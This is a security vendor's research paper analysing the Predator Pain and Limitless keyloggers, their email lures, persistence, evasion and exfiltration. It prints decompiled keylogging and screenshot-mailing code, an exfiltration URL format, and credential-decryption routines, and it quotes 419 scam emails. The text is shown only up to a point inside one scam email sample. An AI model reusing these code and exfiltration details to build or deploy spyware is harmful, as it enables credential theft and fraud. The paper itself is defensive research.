A Trend Micro Research Paper

Predator Pain and Limitless

When Cybercrime Turns into Cyberspying

Bakuei Matsukawa
David Sancho
Lord Alfred Remorin
Robert McArdle
Ryan Flores
Forward-Looking Threat Research Team

CONTENTS

Introduction 1

Attack Scenario 2

- Social Engineering 2
- Information Theft 3
- Postinfection 4

Attack Tools 5

- Predator Pain 5
  - Features 5
  - Data-Exfiltration Techniques 7
- Limitless 7
  - Features 7
  - Data-Exfiltration Techniques 9

Tool Availability 11

- Predator Pain 11

Limitless 11
Attack Goals 12
The 419 Scam Connection 12
From 419 Scams to Corporate Fraud 13
Conclusion 16
References 17

INTRODUCTION

New low-priced, off-the-shelf crimeware that appear to be harvesting more data than they should are victimizing users worldwide, especially small and medium-sized businesses (SMBs). Cybercrime's end goal has always been about easy money, and traditionally, all cybercriminals would need to do is gather victim credentials—usernames and passwords to email, social network, or bank accounts—to immediately monetize their efforts. Recently though, we have been seeing two particularly interesting malware—Predator Pain and Limitless—keyloggers that are making it incredibly easy even for script kiddies to steal much more information from victims' computers.

The straightforward infection chain involves business-themed emails that are sent to a list of publicly listed contact addresses. These messages contain either of the two said keyloggers that sends several kinds of information back to the cybercriminals via email, File Transfer Protocol (FTP), or Web panel (PHP).

The stolen information includes system information, keystrokes, browser-cached account credentials for all kinds of websites, private instant-messaging conversations, and desktop screenshots. This means that cybercriminals are able to invade their victims' privacy wholesale; they can determine where victims live, where they work, what they do for a living, what their marital statuses are, and so much more. If the victims are corporate webmail account owners, cybercriminals will be able to monitor all of their email communications and ongoing business transactions. Cybercriminals can configure victims' mailbox rules to send the latter's incoming emails to accounts that the former control. The cybercriminals can sabotage transactions given the opportunity. And because they have visibility on who victims' customers and business partners are, even the latter can become potential victims to a similar attack.


This research paper discusses our findings about different aspects of these widespread cybercriminal operations—the infection chains and toolkits, including how the operators who actually deploy the malware to victims' computers work and benefit from the notorious keyloggers.

ATTACK SCENARIO

Most of the Predator Pain and Limitless keylogger operators appear to be targeting companies with publicly available contact information. A close look at the victims of one of the operators revealed that among 727 email addresses stolen from compromised computers, 120 contained usernames such as “info,” “admin,” and “sales,” suggesting that they were meant for online inquiries or first point-of-contact accounts. These email addresses were publicly available or listed on companies’ corporate websites.

The top username, “info,” is commonly used in companies’ contact email addresses (i.e., *info@<company domain name>*) should visitors wish to obtain general information. Emails sent to addresses such as *admin@<company domain name>* normally go to the website administrators’ inbox if visitors have site-related queries. Those sent to *sales@<company domain name>*, meanwhile, end up on the sales department’s inbox if visitors have product- or service-related inquiries.


Because these email addresses are commonly listed on corporate websites, they can easily be crawled. Investigation, in fact, revealed that several Predator Pain and Limitless operators use a tool known as Email Spider [1] to crawl the Web for publicly listed email addresses that could belong to potential targets. Email Spider allows users to specify keywords to filter results. Although it is not a malicious tool, attackers can use it for nefarious purposes such as crawling the Web for potential targets from certain industries or regions.



Proof of Email Spider use to find potential targets

Social Engineering

After choosing targets, attackers send them emails with effective social engineering lures to download and execute the attachment—the Predator Pain or Limitless keylogger. Often business themed, the emails come in the guise of transaction messages with subjects such as “payment” and “order” while the chosen keylogger attachment (i.e., Predator Pain or Limitless) sports filenames such as “invoice,” “payment,” “purchase,” or “order.”



Sample emails Predator Pain and Limitless operators sent

Unfortunately, socially engineered emails are often received by clerical personnel who most likely do not have basic security training and so cannot spot that the attachment has a double filename extension. They end up downloading and executing the malicious attachment, marking the beginning of system or network compromise.

Information Theft

Once installed on target computers, Predator Pain or Limitless collects system information, logs keystrokes, steals browser-cached account credentials, and captures screenshots without alerting affected users then sends these to the attackers. The following table shows the data Predator Pain and Limitless steal.

Predator Pain and Limitless Comparison		
Information Stolen	**Predator Pain**	**Limitless**
System information	Available physical memory Available virtual memory Computer name Current application directory Installed antivirus Installed firewall Installed OS Local time OS culture OS version Total physical memory Total virtual memory	External IP address Installed antivirus Installed firewall Installed language Installed OS Internal IP address Local date and time
Browser-cached user account information	Password Password field Password strength URL Username Username field Web browser	Host Password Username

Predator Pain and Limitless both log keystrokes and send the information to attackers. Unlike Limitless though, Predator Pain can also send whatever is stored in infected computers' clipboard to attackers, apart from the ability to steal user credentials for common email clients such as Microsoft™ Outlook® and Mozilla™ Thunderbird®.

Predator Pain and Limitless are not only powerful keyloggers, they are also very useful tools for account stealing and espionage. Investigations revealed that Predator Pain allowed attackers to get their hands on various corporate email credentials while both keyloggers allowed access to various corporate and personal webmail service and social media accounts (e.g., Yahoo!, Google, Facebook, and Twitter).

Postinfection


Attackers, after obtaining access to infected computers and the credentials stored in them, sit on a gold mine of information that they can use for various criminal and fraudulent activities. Successfully stealing online banking credentials can lead to financial theft. Some of the stolen information provide attackers more leverage for subsequent attacks. They can, for instance, get their hands on actual emails and use these to "hijack" ongoing transactions between their chosen victims and their clients. Most of the stolen data can be used for continued monitoring. Attackers can reroute their victims' incoming emails to their own inbox for later use. Or for quicker gains, attackers can also package and sell the information they stole to cybercriminal peers underground.

ATTACK TOOLS

The data-stealing campaigns featured in this paper focused on the use of two pieces of malware that are available underground—Predator Pain and Limitless. The malware function the same way—they log and send user information to attackers via email (Simple Mail Transfer Protocol [SMTP]), FTP, or Web panel (PHP).

Apart from their own websites, Predator Pain and Limitless can also easily be obtained from underground forums for US$40 or less. Cracked versions of both are available as well for free. Predator Pain is regularly updated since it became available in 2008 or even earlier. Limitless, meanwhile, has been forked into a new product called "Syndicate Keylogger." Predator Pain and Limitless have similar feature sets to carry out standard keylogging behaviors with several exfiltration method options.

> "Predator Pain and Limitless—two fully configurable malware that can steal a lot of user information—are currently being sold in the underground for US$40 or less."



Predator Pain 14 builder

Predator Pain

FEATURES

Most of the Predator Pain keyloggers analyzed were encrypted with .NET protectors so they could evade antivirus detection. To perform static analysis [2], .NET decompilers can be used on the unpacked version of Predator Pain.

When executed, Predator Pain drops a copy of itself into *%APPDATA%.* It uses filenames such as *"WindowsUpdate.exe"* and *"Windows Update.exe."* To continue running even if infected computers are rebooted, it creates a registry key with the value, *"Windows Update,"* in *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run.* It also creates the files, *pid.txt* and *pidloc.txt,* in *%APPDATA%* to identify the ID and path of the running keylogger process. It then implements a low-level keyboard hook to intercept and log the keystrokes of unsuspecting targets.

```
public void HookKeyboard()
{
  try
  {
    this.callback = new KeyboardHookDelegate(this.KeyboardCallback);
    this.KeyboardHandle = (IntPtr) SetWindowsHookEx(13, this.callback, (int) Process.GetCurrentProcess().MainModule.BaseAddress, 0);
    bool flag1 = this.KeyboardHandle != IntPtr.Zero;
  }
  catch (Exception exception1)
  {
    ProjectData.SetProjectError(exception1);
    ProjectData.ClearProjectError();
  }
}
public int KeyboardCallback(int Code, int wParam, ref KBDLLHOOKSTRUCT lParam)
{
  int num;
  try
  {
    string str2;
    object activeWindowTitle = this.GetActiveWindowTitle();
    if (Operators.ConditionalCompareObjectNotEqual(activeWindowTitle, this.LastCheckedForegroundTitle, false))
    {
      this.LastCheckedForegroundTitle = Conversions.ToString(activeWindowTitle);
      this.KeyLog = Conversions.ToString(Operators.ConcatenateObject(this.KeyLog, Operators.ConcatenateObject(
                    Operators.ConcatenateObject(Operators.ConcatenateObject(Operators.ConcatenateObject(
                    Operators.ConcatenateObject("\r\n\r\n" + this.LHeader, activeWindowTitle), " - "),
                    DateAndTime.Now.ToString()), this.RHeader), "\r\n")));
    }
    string str = "";
    if (((wParam == 0x100) | (wParam == 260)))
    {
      goto Label_0A22;
    }
    if (((Code >= 0) && ((MyProject.Computer.Keyboard.CtrlKeyDown & MyProject.Computer.Keyboard.AltKeyDown) & (lParam.vkCode == 0x53))))
    {
      return 1;
    }
    switch (lParam.vkCode)
    {
      case 8:
        if (!(this.KeyLog.EndsWith(this.RHeader + "\r\n") | !this.BackSpace))
        {
          goto Label_068F;
        }
        str = "[BS]";
        goto Label_0A8D;
```


Decompiled code used for low-level keyboard hooking via SetWindowsHookEx

Predator Pain collects the following system information that it then sends to the attackers to notify them that the program has successfully been executed on target computers:

- Computer name
- Installed antivirus and firewall products
- Internal and external IP addresses
- OS

Predator Pain can also be set to terminate the following Microsoft Windows® programs when executed to evade detection and removal:


- Command Prompt
- Registry Editor
- System Configuration
- Task Manager



Predator Pain builder's Settings tab

To recover passwords from email clients and Web browsers, Predator Pain executes NirSoft applications such as Mail PassView [3] and WebBrowserPassView [4]. It also has other notable features such as:

- Deletes cookies
- Denies access to certain websites
- Displays an error message upon execution
- Downloads and executes files
- Forces computers to log in to Steam™
- Retrieves most recent Minecraft log-in file
- Spreads via removable drives
- Steals Bitcoin wallets



Predator Pain builder's Miscellaneous tab

DATA-EXFILTRATION TECHNIQUES

Predator Pain has three data-exfiltration options to choose from—via email, by uploading to an FTP server, or through a PHP link. Attackers are unlikely to use FTP servers because IT administrators who monitor packets for FTP connections can see usernames and passwords in plain text.

Using a PHP link sends the stolen data as a value in a URL parameter with the format:

```
http://[domain]/[php_
link]?fname=[keylogged_
filename]&data=[stolen_data]
```

Only text entries (e.g., keystroke and clipboard logs and system information) can be sent via a PHP link. Email or FTP use allows attackers to send screenshots, apart from just text logs.

```
Graphics.FromImage(image).CopyFromScreen(upperLeftSource, upperLeftDestination, blockRegionSize);
image.Save(Path.GetTempPath() + @"screens\screenshot" + Conversions.ToString(this.screenynumber) + ".jpeg");
message.Attachments.Add(new Attachment(Path.GetTempPath() + @"screens\screenshot" + Conversions.ToString(this.screenynumber) + ".jpeg"));
this.screenynumber++;
```

Decompiled code used to take screenshots sent as email attachments

Predator Pain encrypts all of the strings it uses to exfiltrate data in its binary, including:

- FTP link, password, and username
- PHP link
- SMTP email address, password, and server name

```
public Debugger()
{
  base.Load += new EventHandler(this.Form1_Load);
  this.encryptedemailstring = "
  this.encryptedpassstring = "
  this.encryptedsmtpstring = "
  this.portstring = "587";
  this.timerstring = "2400000";
  this.fakemgrstring = "The application failed to initialize properly (0xc0000135)";
  this.fakemsgtitle = "Microsoft Error";
  this.fakeMSGholder = "MessageBox(Icon.Error";
  this.encryptedftphost = "
  this.encryptedftpuser = "
  this.encryptedftppass = "
  this.encryptedphplink = "
```

Encrypted strings in the Predator Pain binary

The strings in the Predator Pain binary are encrypted with Advanced Encryption Standard (AES) 256 [5] and encoded in Base64 [6]. These strings can be decrypted using the C# function below with *"PredatorLogger"* as *secretKey* value.

```
static string Decrypt(string encryptedBytes, string secretKey)
{
    using (MemoryStream stream = new MemoryStream(Convert.FromBase64String(encryptedBytes)))
    {
        RijndaelManaged managed = getAlgorithm(secretKey);
        using (CryptoStream stream2 = new CryptoStream(stream, managed.CreateDecryptor(), CryptoStreamMode.Read))
        {
            byte[] buffer = new byte[((int)(stream.Length - 1L)) + 1];
            int count = stream2.Read(buffer, 0, (int)stream.Length);
            return Encoding.Unicode.GetString(buffer, 0, count);
        }
    }
}

static RijndaelManaged getAlgorithm(string secretKey)
{
    RijndaelManaged managed;
    managed = new RijndaelManaged();
    Rfc2898DeriveBytes bytes = new Rfc2898DeriveBytes(secretKey, Encoding.Unicode.GetBytes("099u787978786"));
    return new RijndaelManaged { KeySize = 0x100,
        IV = bytes.GetBytes((int)Math.Round((double)(((double)managed.BlockSize) / 8.0))),
        Key = bytes.GetBytes((int)Math.Round((double)(((double)managed.KeySize) / 8.0))),
        Padding = PaddingMode.PKCS7 };
}
```

Algorithm to decrypt encoded credentials

Limitless

FEATURES

Most of the Limitless keylogger binaries examined were encrypted with a .NET protector known as ".Net Seal," which comes with the Limitless builder and unpacks the malware.

Limitless Logger builder

When executed, Limitless decodes the encrypted assembly code found in the

resource segment and loads it using the *Assembly.Load()* function. To handle this type of obfuscation, dynamic analysis [7] of the binary and the malware builder's source code is required.

```
public static void Main(string[] args)
{
  Console.WriteLine("Program Initiated...");
  try
  {
    crossCheckMutex("snwhitat");
    suspendCurrentThread(0x1388);
    classDictionary = Encoding.Default.GetBytes(PDC(Encoding.Default.GetString(decompressPackage(readFromResources("Payload.resources"))), "PrivateKey", 0));
    allClasses = Assembly.Load(classDictionary).GetTypes();
    if (classDictionary != null)
    {
      setVariables("Config");
```

Assembly.Load() *function that loads the decompressed raw intermediate language* [8] *code*


Limitless drops a copy of a malicious executable file in *%APPDATA%* and creates a shortcut file (i.e., .LNK file) of the said executable. It sets the executable file's attribute to *"Hidden."* Attackers can configure the dropped files' names via the builder. To survive reboots, it creates one of the following registry keys:

- *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run*
- *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce*
- *HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon*

The chosen registry key points to either the dropped malware copy or its shortcut. Attackers can choose any value name for the entry via the builder as well.

Limitless can be configured to disable the following Windows programs to evade detection and removal:

- Command Prompt
- Control Panel
- Folder Options
- Registry Editor
- System Restore
- Task Manager
- User Account Control




Limitless installation options

Limitless can log all keystrokes using low-level keyboard hooking or only those made while using selected programs via window title filtering. Apart from keylogging, it can also recover account names and passwords for the following applications:

- Apple® Safari®
- Bitcoin wallets
- Core FTP
- DynDNS®
- FileZilla
- Google Chrome™
- IMVU
- Internet Download Manager
- Microsoft Internet Explorer®

- Minecraft
- Mozilla Firefox®
- MSN®
- NIMBUZZ!™
- No-IP
- Opera™
- Pidgin
- RuneScape®
- SmartFTP
- Spotify®




Limitless password-recovery application support options

Limitless also does the following:

- Deletes cookies
- Denies access to certain websites
- Displays error messages when executed
- Downloads and executes files
- Forces computers to log in to Steam
- Spreads via removable drives

DATA-EXFILTRATION TECHNIQUES

When executed, Limitless can either start logging keystrokes and stealing browser-cached passwords or delay the performance of malicious routines, depending on how it was configured. It sends stolen passwords and keystroke logs to attackers via email, FTP, or a Web panel (PHP).



Limitless builder exfiltration options

Limitless can be configured to exfiltrate stolen data via a centralized Web panel domain while its upgraded version—Syndicate Keylogger—allows users to host and manage their own Web panels.

Syndicate Keylogger sold in an underground forum

Limitless can be configured to take screenshots that are then sent to attackers via email or FTP along with stolen data.

Credentials that attackers can use to authenticate an SMTP server are encrypted in the Limitless binary to prevent easy identification of the bot owner's email address and password. A Wireshark sniffer or similar software can pick up entire sets of plain-text conversation if usernames and passwords are left in the open. Limitless encrypts strings with a key that is passed on to a custom algorithm and encoded with Base64. It decrypts encoded strings using the Python function with *"False"* as key value below.

```
def decrypt(encrypted, key):
    bin_string = base64.b64decode(encrypted)

    x = (len(bin_string)-1) % len(key)
    y = ord(bin_string[-1])

    decrypted = ''
    j = 0
    for i in range(0, len(bin_string)-1):
        if j >= len(key):
            j = 0

        decrypted += chr((ord(bin_string[i]) - ord(key[j]) - x + y) % 255)
        j += 1

    return decrypted
```

Algorithm used to decrypt encoded credentials


TOOL AVAILABILITY

Detailed facts on the cybercriminals behind Predator Pain and Limitless were obtained throughout the investigation.

Predator Pain

Predator Pain is sold in several underground forums. Apart from selling the tool underground, its creator also hosts another forum where he finalizes sales transactions. He accepts PayPal™, Bitcoin, and other cryptocurrencies for payment.

Communication with the Predator creator via his own forum




First private message customers receive with instructions if they wish to pay with Bitcoins

First private message customers receive with instructions if they wish to pay via PayPal

Limitless

Limitless was created using the .NET framework and encrypted with .NET protectors. It is sold in an underground hacking forum and its author's own website. It even comes with technical support.



Technical support contact information on the Limitless website

Limitless has been updated and is now being sold as "Syndicate Logger" in an underground hacking forum. It supposedly has additional functionality and technical support providers. Many old versions of Limitless are, however, still being used today to exfiltrate data.


ATTACK GOALS

Investigations on several Predator Pain and Limitless attacks were conducted to find out how the keyloggers were used and what the operators' end goal is. Findings revealed that most but not all of the operators were involved in 419 or Nigerian scams [9]. Predator Pain and Limitless use allowed attackers to expand the scope of their scams by:

- Using the stolen credentials to commit fraud
- Identifying new targets with the help of the victims' contacts
- Leveraging existing communications between compromised accounts and victims' business partners to defraud the latter

The 419 Scam Connection

During the course of investigation, several pieces of information tying Predator Pain and Limitless operators to 419 scams were found. The domains, *darcourt.org* and *hanco.org,* for instance, both turned out to be exfiltration drop zones for several Predator Pain and Limitless keyloggers. They were also both registered using the email address, *beasley.martyn@yahoo.co.uk.* Performing a reverse *whois.net* search also revealed that *beasley.martyn@yahoo.co.uk* was used to register 20 other domains, one of which (i.e., *send2subscribers.biz*) had a record in 419scam.org for sending out 419 scam emails.



Maltego map showing beasley.martyn@yahoo.co.uk's *ties to two Predator Pain and Limitless drop zones and several 419 scam emails*

From: "Response. Thanks And Remain blessed."
Reply-To:
Date: Mon, 18 Nov 2013 22:53:03 +0000
Subject: Response. Thanks And Remain blessed.

Dear Friend,


I Am Mr. Eric the Manager, Bills And Exchange at the Foreign Remittance Department in a Bank. Actually, I have a very urgent & confidential Business Proposition for you & for our overall mutual interest. On the 6th of March 2001, our Customer, an American National, late an Oil Merchant / Contractor with the Federal Government of Nigeria, deposited a valued amount of US$32Million in my branch. Upon maturity, I sent a routine notification to his forwarded address but got no reply.

After a month we sent a reminder, & finally we discovered from his contract employers that late until his death thirteen years ago in a ghastly terrorist attack to American Airlines Flight 11, from Boston, Massachusetts, to Los Angele's, California, crashed into the North Tower of the World Trade Center (WTC) with 86 people on board. All occupants of the Aero plane unfortunately lost their lives. On further investigation, I found out that he did not leave a WILL and all attempts to trace his Next of kin were fruitless. I therefore made further investigation and discovered that late did not declare any Next of kin in all his official documents.

This sum US$32Million is still floating in the bank and the interest is being rolled over with the principal sum at the end of each year .No one will come forward to claim it. According to Nigerian Laws, at the expiration of 14years, the money will revert to the Ownership of the Nigerian Government if nobody applies to claim the funds.Consequently,my proposal is that i will like you as a foreigner to stand in as a Next of kin of late

Sample 419 scam email sent from send2subscribers.biz*—a domain registered by* beasley.martyn@yahoo.co.uk *(Image source:* http://www.419scam.org/emails/2013-11/19/00527216.454.htm*)*

Investigations on some Predator Pain and Limitless victims revealed that a number of their webmail accounts were used to send out 419 scam emails. An example of this would be an email supposedly from a business process outsourcing (BPO) firm based in the Philippines. The said BPO firm was a Predator Pain victim and its name was used to send out 419 scam emails a few days after its network was hacked.



From: "From
Reply-To:
Date: Tue, 3 Jun 2014 01:36:35 +0800 (PHT)
Subject: Re: Re: Confidential Business Deal

Hello
I am and I have a sensitive and confidential business worth US$42,160,000.00USD I will give the details write back via
Regards
Managing Director.

